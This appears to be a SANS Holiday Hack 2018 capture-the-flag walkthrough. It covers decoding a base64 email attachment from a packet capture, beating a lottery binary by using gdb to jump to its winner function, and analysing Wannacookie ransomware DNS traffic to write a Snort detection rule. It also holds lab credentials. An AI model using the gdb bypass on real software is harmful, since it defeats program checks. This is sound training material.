
Solution (at last!)

Now that we have the `super_secret_packet_capture.pcap` file, we can answer the question. Wireshark shows that the file is one TCP stream, an unencrypted SMTP connection.



Follow TCP > Stream gives us this.

The attachment is encoded with BASE64, which is easy to decode. Select the top of the BASE64 text, then shift-click at the bottom and copy the BASE64 into a text editor.



Santa said you needed help understanding musical notes for accessing the vault. He said your favorite key was D. Anyways, the following attachment should give you all the information you need about transposing music.

```
--=_MIME_BOUNDARY_000_11181
Content-Type: application/octet-stream
Content-Transfer-Encoding: BASE64
Content-Disposition: attachment

JVBERi0xLjUKJb/3ov4K0CAwIG9iago8PCAvTGlzZWFyaXplZCAxIC9MIDk30DMxIC9IIIfsgNzM4
IDE0MCBdIC9PIDEyIC9FIDc3MzQ0IC90IDIgL1Qg0Tc1MTcgPj4KZW5kb2JqCiAgICAgICAgICAg
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAKOSAwIG9iago8PCAv
VHlwZSAvWFJlZiAvTGVuZ3RoIDU5IC9GaNlx0ZXIgL0ZsYXR1RGVjb2RlIC9EZWNvZGVQYXJtcyA8
PCAvO29sdlW1ucvA1TC90cmVkaW1N0h3TepMTTePi4oI1cowlwAxTDMpMSRdTc9JhmR1eCRhTDpeMiTp
133 client pkt(s), 16 server pkt(s), 12 turn(s).
```

<snip>



```
IFs8MTNjNDA3NzAyYjUxNWM2MDFlOWRkMjBiMjUyZTQ5ZGI+PDEzYzQwNzcmMmI1MTVjNjAxZTlk
ZDIwYjI1MmU0OWRiPl0gPj4Kc3RyZWftCnicY2IAASZGRj0FBiYg6yiIZP80IiWngUhGNRCpIw5m
2zMAAFMTA30KZW5kc3RyZWftCmVuZG9iagogICAgICAgICAgICAgICAgICAgICAgICAgICAgICApz
dGFydHhyZWYKMjE2CiUlRU9GCg==

--=_MIME_BOUNDARY_000_11181--

.

250 2.0.0 Ok: queued as 4CF931B5C3C0
QUIT
221 2.0.0 Bye
```

Pasting files from Windows to Linux causes problems

I ran Wireshark in Windows and pasted the text to Linux; bad move. I should have done the copy and paste in the same OS.

```
john@ubuntu:~$ cd smtp/
john@ubuntu:~/smtp$ file attachment.b64.txt
attachment.b64.txt: ASCII text, with CRLF line terminators
john@ubuntu:~/smtp$ cat attachment.b64.txt | base64 -d > attachment
base64: invalid input
john@ubuntu:~/smtp$ vi attachment
```

```

File Edit View Search Terminal Help
JVBERi0xLjUKJb3ov4KOCAwIG9iago8PCAvTGluzWFyaXplZCAxIC9MIDk3ODMxIC9IIFsgNzM4^M
IDE0MCBdIC9PIDEyIC9FIDc3MzQ0IC90IDig1QgOTc1MTcgPj4KZW5kb2JqCiAgICAgICAgICAg^M
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg^M
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg^M
VHlwZSAvWFJlZlAvTGVuZ3RoIDU5IC9GaWx0ZXIgL0ZsYXRIRGVjb2rlIC9EZWNvZGVQYXJtcyA8^M
PCAvQ29sdW1ucyA1IC9QcmVkaWN0b3IgMTigPj4gL1cgWyAxIDMgMSBdIC9JbmRleCBbIDggMjIg^M
XSAvSW5mbAxOCAwIFIgl1Jvb3QgMTAgMCBSIC9TaXplIDMwIC9QcmV2IDk3NTE4ICAgICAgICAg^M
ICAgICAgICAgSU0gWzwxM2M0MDc3MDJiNTE1zYwMU5ZGQyMGiyNTJlNDlkyj48MTNjNDA3NzAy^M
YjUxNWM2MDFlowRkMjBiMjUyZTQ5ZGI+XSA+PgpdhJlyW0KeJxjYmRg4GdgYmBg0Akima6D2cYg^M
krEHTJ4GkettQaTACSDJmLoQRHI5AxPj/2vdYPUMjJSQADt+CusKZW5kc3RyZWftCmVuZG9iagoq^M
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg^M

```


All those ^M characters cause problems. There is a fix. In vi, use :%s/[cntrl-V][cntrl-M]//g. This is similar to other Linux syntax for search and replace: s/searchfor/replacedwith/g for global. Another way would be to use the translate command with -d for delete: tr -d '\r' > file. Both ^M and \r mean “carriage return”. There’s another character, \n or line feed. At the end of lines Windows uses \r\n (carriage return, line feed, or CRLF) and Linux just uses \n. I should have done it all in Linux. What a pain.

After fixing the ^M problems, it is easy to decode the file.

```

john@ubuntu:~/smtp$ vi attachment.b64.txt
john@ubuntu:~/smtp$ cat attachment.b64.txt | base64 -d > attachment
john@ubuntu:~/smtp$ file attachment
attachment: PDF document, version 1.5
john@ubuntu:~/smtp$ mv attachment attachment.pdf
john@ubuntu:~/smtp$ 

```



Decoding Base64 in Windows

PowerShell can decode Base64, although the syntax is awkward. This will decode.

```
[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("U2VjcmV0TWVzc2FnZQ=="))
```

This will encode.

```
[System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes("SecretMessage"))
```

Windows certutil.exe is simpler if you don't need a script.

```
PS D:\HolidayHack2018\Lessons> certutil -decode .\attachment.b64.txt attachment.pdf
Input Length = 133876
Output Length = 97831
CertUtil: -decode command completed successfully.
PS D:\HolidayHack2018\Lessons>
```

In either case, the end of the PDF file we extract has this.

And take everything down one half step for A:

C# B A B C# C# C# B B B C# E E C# B A B C# C# C# C# B B C# B A

We've just taken Mary Had a Little Lamb from Bb to A!

That's a lot of work to find "Mary Had a Little Lamb"

Up Next


We will need hints from Shinny Upatree and his Sleigh bell lottery terminal before we tackle the last objective. You can find him on the right side of the second floor, near the stairs.

Terminal--The Sleigh bell

This terminal followed the method in the hint almost completely. because it is so simple, this lesson will just be a walk through. Feel free to do it on your own with only [Shinny's hint](#) to help you.


Getting Started

Shinny Upatree and The Sleighbell terminal are on the right side of the second floor, near the stairs.



Hint

Shinny gives you the following link which connects to a SANS Pentest blog. The link to the blog is <https://pen-testing.sans.org/blog/2018/12/11/using-gdb-to-call-random-functions>.



Solution

Here's the terminal.

```
Now here I need your hacker skill.  
To be the one would be a thrill!  
Please do your best,  
And rig this test  
The bells to hang on Santa's sleigh!  
  
Complete this challenge by winning the sleighbell lottery for Shinny Upatree.  
elf@8b658f523c35:~$ █
```

It is always good to look around. It is nice that they left us a link to gdb.

```
elf@8b658f523c35:~$ ls -la  
total 60  
drwxr-xr-x 1 elf  elf    4096 Dec 14 16:22 .  
drwxr-xr-x 1 root root   4096 Dec 14 16:21 ..  
-rw-r--r-- 1 elf  elf     220 Apr  4  2018 .bash_logout  
-rw-r--r-- 1 elf  elf    3785 Dec 14 16:21 .bashrc  
-rw-r--r-- 1 elf  elf     807 Apr  4  2018 .profile  
lrwxrwxrwx 1 elf  elf      12 Dec 14 16:21 gdb -> /usr/bin/gdb  
lrwxrwxrwx 1 elf  elf      16 Dec 14 16:21 objdump -> /usr/bin/objdump  
-rwxr-xr-x 1 root root 38144 Dec 14 16:22 sleighbell-lotto  
elf@8b658f523c35:~$ █
```

From the hint, first run nm. It had a lot of output, so piping to grep T made it cleaner. Perhaps the function winnerwinner is what we want...

```
elf@8b658f523c35:~$ nm ./sleighbell-lotto | grep T  
00000000000207f40 d _GLOBAL_OFFSET_TABLE_  
                      w _ITM_deregisterTMCloneTable  
                      w _ITM_registerTMCloneTable  
00000000000208068 D __TMC_END__  
0000000000001620 T __libc_csu_fini  
00000000000015b0 T __libc_csu_init  
0000000000001624 T _fini  
000000000000008c8 T _init  
000000000000a00 T _start  
000000000000c1e T base64_cleanup  
000000000000c43 T base64_decode  
000000000000bcc T build_decoding_table  
000000000000b0a T hmac_sha256  
00000000000014ca T main  
00000000000014b7 T sorry  
000000000000f18 T tohex  
000000000000fd7 T winnerwinner  
elf@8b658f523c35:~$ █
```

The next step in the blog is to run `gdb` on the target file, `sleighbell-lotto` in this case. Then set a break point and run the program. Finally, jump to `winnerwinner`.

```
elf@8b658f523c35:~$ gdb -q ./sleighbell-lotto
Reading symbols from ./sleighbell-lotto... (no debugging symbols found)...done.
(gdb) break main
Breakpoint 1 at 0x14ce
(gdb) run
Starting program: /home/elf/sleighbell-lotto
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x000005555555554ce in main ()
(gdb) jump winnerwinner
```

And that's it!

With gdb you fixed the race.
The other elves we did out-pace.
And now they'll see.
They'll all watch me.
I'll hang the bells on Santa's sleigh!

```
Congratulations! You've won, and have successfully completed this challenge.  
[Inferior 1 (process 25) exited normally]  
(gdb)
```

Terminal--Snort Challenge (Part 1)

What you can learn from this

The [Snort Intrusion Detection System](#) (IDS) was one of the first open source IDSs. Snort's rule system is now the de facto standard for the industry. An IDS is somewhat like antivirus for network traffic, in that it has rules based on signatures of network traffic that is known to be bad. An IDS incorporates other detection methods, such as IP address and domain name reputation lists and protocol analysis, but we will concentrate on rules.

In this exercise you will write a rule to detect the WannaCookie ransomware that has infected Kringle Castle. The emphasis is on writing a rule that is as general as possible to catch changes in the malware, but specific enough that it does not generate false positives. In this case, we cannot write a rule based on IP address or domain name, since these addresses change frequently. Instead we need to find the major characteristics of the packet and write a rule for those.

You will also see Regular Expressions used for matching. Regular expressions (or regex) are like wild cards on steroids. You can write incredibly detailed (and complicated) regular expressions that will match only what you want to match. Fortunately, our regex will be fairly simple

Getting Started

Since you have solved the door scanner and forged a QR code for yourself, you can access Santa's Secret Room. Alabaster will ask you to write a Snort rule.



The objective is here. Notice that there are several steps to Objective 9.

9) Ransomware Recovery

Alabaster Snowball is in dire need of your help. Santa's file server has been hit with malware. Help Alabaster Snowball deal with the malware on Santa's server by completing several tasks. For hints on achieving this objective, please visit Shinnny Upatree and help him with the **Sleigh Bell Lottery Cranberry Pi terminal challenge**.

Catch the Malware

Difficulty:

Assist Alabaster by building a Snort filter to identify the malware plaguing Santa's Castle.

Hints

Both Alabaster and Shinny have important things to tell us.

The screenshot shows a messaging interface with two messages. The first message is from 'Alabaster Snowball' at 3:00PM, containing a poem about being locked in because their computer was encrypted by ransomware. The second message is from 'Shinny Upatree' at 5:31PM, containing several hints about the malware, including that it communicates over DNS and transfers files over DNS using public keys. The text from Shinny is highlighted with blue boxes around specific parts like 'communicates over DNS' and 'transfers files over DNS'. The entire message from Shinny is also enclosed in a large blue rounded rectangle.

A **Alabaster Snowball** 3:00PM
Help, all of our computers have been encrypted by ransomware!
I came here to help but got locked in 'cause I dropped my "Alabaster Snowball" badge in a rush.
I started analyzing the ransomware on my host operating system, ran it by accident, and now my files are encrypted!
Unfortunately, the password database I keep on my computer was encrypted, so now I don't have access to any of our systems.
If only there were some way I could create some kind of traffic filter that could alert anytime ransomware was found!
Oh my! Santa's castle... it's under siege!
We're trapped inside and can't leave.
The toy soldiers are blocking all of the exits!
We are all prisoners!

S **Shinny Upatree** 5:31PM
Sweet candy goodness - I win! Thank you so much!
Have you heard that Kringle Castle was hit by a new ransomware called Wannacookie?
Several elves reported receiving a cookie recipe Word doc. When opened, a PowerShell screen flashed by and their files were encrypted.
Many elves were affected, so Alabaster went to go see if he could help out.
I hope Alabaster watched the PowerShell Malware talk at KringleCon before he tried analyzing Wannacookie on his computer.

An elf I follow online said he analyzed Wannacookie and that it communicates over DNS.

He also said that Wannacookie transfers files over DNS and that it looks like it grabs a public key this way.

Another recent ransomware made it possible to retrieve crypto keys from memory. Hopefully the same is true for Wannacookie!

Of course, this all depends how the key was encrypted and managed in memory. Proper public key encryption requires a private key to decrypt.

Perhaps there is a flaw in the wannacookie author's DNS server that we can manipulate to retrieve what we need. If so, we can retrieve our keys from memory, decrypt the key, and then decrypt our ransomed files.

Alabaster also has a hint about Malware Reverse Engineering, but we will use that later. Right now, the important hints are that the malware communicates over DNS, and that we must write a Snort rule to stop it.

Malware Reverse Engineering

From: Alabaster Snowball

Whoa, Chris Davis' talk on PowerShell malware is crazy pants! You should check it out!

Getting started

When you enter the terminal, you will see some basic information you need to evaluate the malware network traffic. The opening screen will give you some important information.

GOAL: Create a snort rule that will alert ONLY on bad ransomware traffic
Put the rule in /etc/snort/rules/local.rules on the terminal
Check out ~/more_info.txt for additional information

INTRO:

Kringle Castle is currently under attacked by new piece of ransomware that is encrypting all the elves files. Your job is to configure snort to alert on ONLY the bad ransomware traffic.

GOAL:

Create a snort rule that will alert ONLY on bad ransomware traffic by adding it to snorts /etc/snort/rules/local.rules file. DNS traffic is constantly updated to snort.log.pcap

COMPLETION:

Successfully create a snort rule that matches ONLY bad DNS traffic and NOT legitimate user traffic and the system will notify you of your success.

Check out ~/more_info.txt for additional information.

The moreinfo.txt file has additional tidbits.

A full capture of DNS traffic for the last 30 seconds is constantly updated to:
/home/elf/snort.log.pcap

test your snort rule by running:

```
snort -A fast -r ~/snort.log.pcap -l ~/snort_logs -c  
/etc/snort/snort.conf
```

This will create an alert file at ~/snort_logs/alert

Note: there will also be a pcap file in ~/snort_logs/ that will show you which packets your caught. Tshark and tcpdump have also been provided on this sensor so you can examine this pcap with caught packets.

You can also download pcaps for offline analysis. You can examine the file in Wireshark to get ideas for rule creation

<http://snortsensor1.kringlecastle.com/>

Username: elf

Password: onashelf

```
elf@6f2d3dfb78de:~$ cat more_info.txt
MORE INFO:
A full capture of DNS traffic for the last 30 seconds is
constantly updated to:

/home/elf/snort.log.pcap

You can also test your snort rule by running:

snort -A fast -r ~/snort.log.pcap -l ~/snort_logs -c /etc/snort/snort.conf

This will create an alert file at ~/snort_logs/alert

This sensor also hosts an nginx web server to access the
last 5 minutes worth of pcaps for offline analysis. These
can be viewed by logging into:

http://snortsensor1.kringlecastle.com/

Using the credentials:
-----
Username | elf
Password | onashelf

tshark and tcpdump have also been provided on this sensor.

HINT:
Malware authors often user dynamic domain names and
IP addresses that change frequently within minutes or even
seconds to make detecting and block malware more difficult.
As such, its a good idea to analyze traffic to find patterns
and match upon these patterns instead of just IP/domains.elf@6f2d3dfb78de:~$
```

The next step

Go to the Snort sensor link and download a pcap for analysis.

Hand in

- 1) What is consistent from one packet to the next, that can be part of your rule? Remember, IP address and the domain of the server (like blahblah.com) can change and cause your rule to fail.
- 2) Is the port number always the same? Is the layer 4 protocol the same? What about the upper layer protocol?
- 3) Note: In DNS, if you look at the packet bytes pane (the bottom pane) you will see that the ascii for "period" never appears in the domain. Instead it is a hex number that gives the number of bytes in the next section. For example, www.google.com will be 03 www 06 google 03 com in the bytes pane. Is there anything consistent with those numbers?

Terminal--Snort Challenge (Part 2)

Solution (examining the traffic in Wireshark)

When you look at the packet capture from the Snort sensor, you should immediately notice that it is all DNS, and it is all UDP. Also, every packet has port 53 in either the source or destination.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.126.0.200	249.13.220.86	DNS	95	Standard query 0x9e43 TXT 77616E6
2	0.010190	249.13.220.86	10.126.0.200	DNS	159	Standard query response 0x9e43 TX
3	0.020407	10.126.0.72	210.219.34.1	DNS	95	Standard query 0x8b7a TXT 77616E6
4	0.030583	210.219.34.1	10.126.0.72	DNS	159	Standard query response 0x8b7a TX
5	0.040781	10.126.0.222	172.217.7.233	DNS	64	Standard query 0xd41 TXT semes.b

> Frame 2: 159 bytes on wire (1272 bits), 159 bytes captured (1272 bits)
> Internet Protocol Version 4, Src: 249.13.220.86, Dst: 10.126.0.200
> User Datagram Protocol, Src Port: 53, Dst Port: 43606
> Domain Name System (response)

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.126.0.200	249.13.220.86	DNS	95	Standard query 0x9e43 TXT 77616E6
2	0.010190	249.13.220.86	10.126.0.200	DNS	159	Standard query response 0x9e43 TX
3	0.020407	10.126.0.72	210.219.34.1	DNS	95	Standard query 0x8b7a TXT 77616E6
4	0.030583	210.219.34.1	10.126.0.72	DNS	159	Standard query response 0x8b7a TX
5	0.040781	10.126.0.222	172.217.7.233	DNS	64	Standard query 0xd41 TXT semes.b

> Frame 1: 95 bytes on wire (760 bits), 95 bytes captured (760 bits)
> Internet Protocol Version 4, Src: 10.126.0.200, Dst: 249.13.220.86
> User Datagram Protocol, Src Port: 43606, Dst Port: 53
> Domain Name System (query)

We can't just block all DNS, though. None of Santa's users would be able to connect to the Internet if we did that. We will have to fine tune our filter somewhat. We can quickly see that what appears to be the evil traffic all has a long hex string prepended to the domain name. We see things like

[long hex string].ugrber.com

[long hex string].rgeubr.net

[long hex string].ugrber.org

The domain names obviously change. If you look at the IP addresses, you will see that the IP address of the server changes as well.

That long text string seems to be in every packet. If we look at the first packet in the capture in detail, we see something interesting.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.126.0.200	249.13.220.86	DNS	95	Standard query 0x9e43 TXT 77616E6163BFEF6B69052E6D606E2E707331.ugrber.org
2	0.010190	249.13.220.86	10.126.0.200	DNS	159	Standard query response 0x9e43 TXT 77616E6081636F8F8D69052E6D606E2E707331.ugrber.org
3	0.020407	10.126.0.72	210.219.34.1	DNS	95	Standard query 0x8b7a TXT 77616E621636F8F8D69052E6D606E2E707331.rgeubr.net
4	0.030583	210.219.34.1	10.126.0.72	DNS	159	Standard query response 0x8b7a TXT 77616E621636F8F8D69052E6D606E2E707331.rgeubr.net
5	0.040781	10.126.0.222	172.217.7.233	DNS	64	Standard query 0xd41 TXT semes.blogspot.com
6	0.051088	172.217.7.233	10.126.0.222	DNS	123	Standard query response 0xd41 TXT semes.blogspot.com
7	0.061221	10.126.0.43	90.138.239.232	DNS	83	Standard query 0xb2ed TXT uncarnivorousness.birchner.yahoo.com
8	0.071528	90.138.239.232	10.126.0.43	DNS	140	Standard query response 0xb2ed TXT uncarnivorousness.birchner.yahoo.com

Where the periods would be in the domain name, there are numbers. DNS saves space by replacing

periods with the length of the following string. We can use that to get an idea of how many digits are in each section. For example, in this query, the name is

77616E6E61636F6F6B69652E6D696E2E707331.ugrber.org

▼ Domain Name System (query)

- Transaction ID: 0x9e43
- Flags: 0x0100 Standard query
- Questions: 1
- Answer RRs: 0
- Authority RRs: 0
- Additional RRs: 0

▼ Queries

- 77616E6E61636F6F6B69652E6D696E2E707331.ugrber.org: type TXT, class IN

[Response In: 2]

0000	45 00 00 5f 00 01 00 00 40 11 99 e3 0a 7e 00 c8	E.....@.....
0010	f9 0d dc 56 aa 56 00 35 00 4b 64 c6 9e 43 01 00	...V-V-5-Kd-C..
0020	00 01 00 00 00 00 00 00 26 37 37 36 31 36 45 36&77616E6
0030	45 36 31 36 33 36 46 36 46 38 42 36 39 36 35 32	E61636F6 F6B69652
0040	45 36 44 36 39 36 45 32 45 37 30 37 33 33 31 06	E6D696E2 E707331.
0050	75 67 72 62 65 72 03 6f 72 67 00 00 10 00 01	ugrber.o rg.....

There are 0x26 characters in the hex section, 0x06 in the next (ugrber) and 0x03 in the last (net).

Here is a response. Again, the hex section of the address has 0x26 characters.

Applies to display filter: <DH>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.0000000	18.126.8.200	249.15.220.86	DNS	95	Standard query 0x9e43 TXT 77616E6E61636F6F6B69652E6D696E2E707331.ugrber.org
2	0.018198	249.15.220.86	18.126.8.200	DNS	159	Standard query response 0x9e43 TXT 77616E6E61636F6F6B69652E6D696E2E707331.ugrber.org TXT
3	0.020407	18.126.8.72	210.239.54.1	DNS	95	Standard query 0xb7a TXT 77616E6E61636F6F6B69652E6D696E2E707331.rgeubr.net
4	0.039583	210.239.54.1	18.126.8.72	DNS	159	Standard query response 0xb7a TXT 77616E6E61636F6F6B69652E6D696E2E707331.rgeubr.net TXT
5	0.040761	18.126.8.222	172.217.7.253	DNS	84	Standard query 0xd41 TXT names.blogspot.com
6	0.051000	172.217.7.253	18.126.8.222	DNS	125	Standard query response 0xd41 TXT names.blogspot.com TXT
7	0.051000	18.126.8.41	98.194.210.913	DNS	85	Standard query 0xd41 TXT names.blogspot.com

▼ Domain Name System (response)

- Transaction ID: 0x8b7a
- Flags: 0x8400 Standard query response, No error
- Questions: 1
- Answer RRs: 1
- Authority RRs: 0
- Additional RRs: 0

▼ Queries

- 77616E6E61636F6F6B69652E6D696E2E707331.rgeubr.net: type TXT, class IN

▼ Answers

0000	45 00 00 9f 00 01 00 00 40 11 7a ab d2 db 22 01	E.....@z....
0010	0a 7e 00 48 00 35 70 ae 00 8b bf bd 8b 7a 84 00	~H-5p.....z..
0020	00 01 00 01 00 00 00 00 26 37 37 36 31 36 45 36&77616E6
0030	45 36 31 36 33 36 46 36 46 36 42 36 39 36 35 32	E61636F6 F6B69652
0040	45 36 44 36 39 36 45 32 45 37 30 37 33 33 31 06	E6D696E2 E707331.
0050	72 67 65 75 62 72 03 6e 65 74 00 00 10 00 01 26	rgeubr.n et.....&
0060	37 37 36 31 36 45 58 45 36 31 36 33 36 46 36 46	77616E6E 61636F6F
0070	36 42 36 39 36 35 32 45 36 44 36 39 36 45 32 45	6B69652E 6D696E2E
0080	37 30 37 33 33 31 06 72 67 65 75 62 72 03 6e 65	707331.r geubr.ne
0090	74 00 00 10 00 01 00 00 02 58 00 03 02 36 34	t.....X...64

There is some variation in the format. Here we see that there are two digits at the beginning before the long hex string. The hex string is still 0x26 characters long, however.

No.	Time	Source	Destination	Protocol	Length	Info
88	0.887598	210.219.34.1	10.126.0.72	DNS	417	Standard query
89	0.897826	10.126.0.200	249.13.220.86	DNS	98	Standard query
90	0.907952	249.13.220.86	10.126.0.200	DNS	417	Standard query

```

> Frame 88: 417 bytes on wire (3336 bits), 417 bytes captured (3336 bits)
> Internet Protocol Version 4, Src: 210.219.34.1, Dst: 10.126.0.72
> User Datagram Protocol, Src Port: 53, Dst Port: 65209
└ Domain Name System (response)
    Transaction ID: 0xf8f0
    > Flags: 0x8400 Standard query response, No error
        Questions: 1
        Answer RRs: 1
        Authority RRs: 0
        Additional RRs: 0
    < Queries
        < 13.77616E6E61636F6F6B69652E6D696E2E707331.rgeubr.net: type TXT, class IN
            Name: 13.77616E6E61636F6F6B69652E6D696E2E707331.rgeubr.net
            [Name Length: 52]
            [Label Count: 4]
            Type: TXT (Text strings) (16)
            Class: IN (0x0001)
        > Answers
            [Request In: 87]

```

Offset	Hex	Dec	Text
0000	45 00 01 a1 00 01 00 00 40 11 79 a9 d2 db 22 01	69 00 01 161 00 01 00 00 64 17 125 177 d2 db 34 01	E.....@y.....
0010	0a 7e 00 48 00 35 fe b9 01 8d 95 c4 f8 f0 84 00	10 126 00 72 00 53 fe b9 01 8d 95 c4 f8 f0 84 00	~H-5.....
0020	00 01 00 01 00 00 00 02 31 33 20 37 37 36 31	00 01 00 01 00 00 00 02 31 33 20 37 37 36 3113&7761
0030	36 45 36 45 36 31 36 33 36 46 36 46 36 42 36 39	54 69 54 69 54 33 54 41 54 69 54 69 54 42 54 59	6E6E6163 6F6F6B69
0040	36 35 32 45 36 44 36 39 36 45 32 45 37 30 37 33	54 55 52 69 54 72 54 59 54 69 54 72 54 45 54 43	652E6D69 6E2E7073
0050	33 31 06 72 67 65 75 62 72 03 5e 65 74 00 00 10	51 53 06 72 67 65 75 62 72 03 5e 65 74 00 00 16	31.rgeub r.net...
0060	00 01 02 31 33 26 37 37 36 31 36 45 36 45 36 31	00 01 02 31 33 26 37 37 36 31 36 45 36 45 36 31	..13&77 616E6E61
0070	36 33 36 46 36 46 36 42 36 39 36 35 32 45 36 44	54 55 54 69 54 72 54 59 54 69 54 72 54 69 54 70	636F6F6B 69652E6D
0080	36 39 36 45 32 45 37 30 37 33 33 31 06 72 67 65	54 65 54 72 54 69 54 72 54 69 54 72 54 69 54 70	696E2E70 7331.rge
0090	75 62 72 03 6e 65 74 00 00 10 00 01 00 00 02 58	118 98 114 03 101 65 116 00 00 10 00 01 00 00 02 58	ubr.net.X

If we can write something that finds long strings of hex, we are half the way there. This is a simple task for regular expressions.

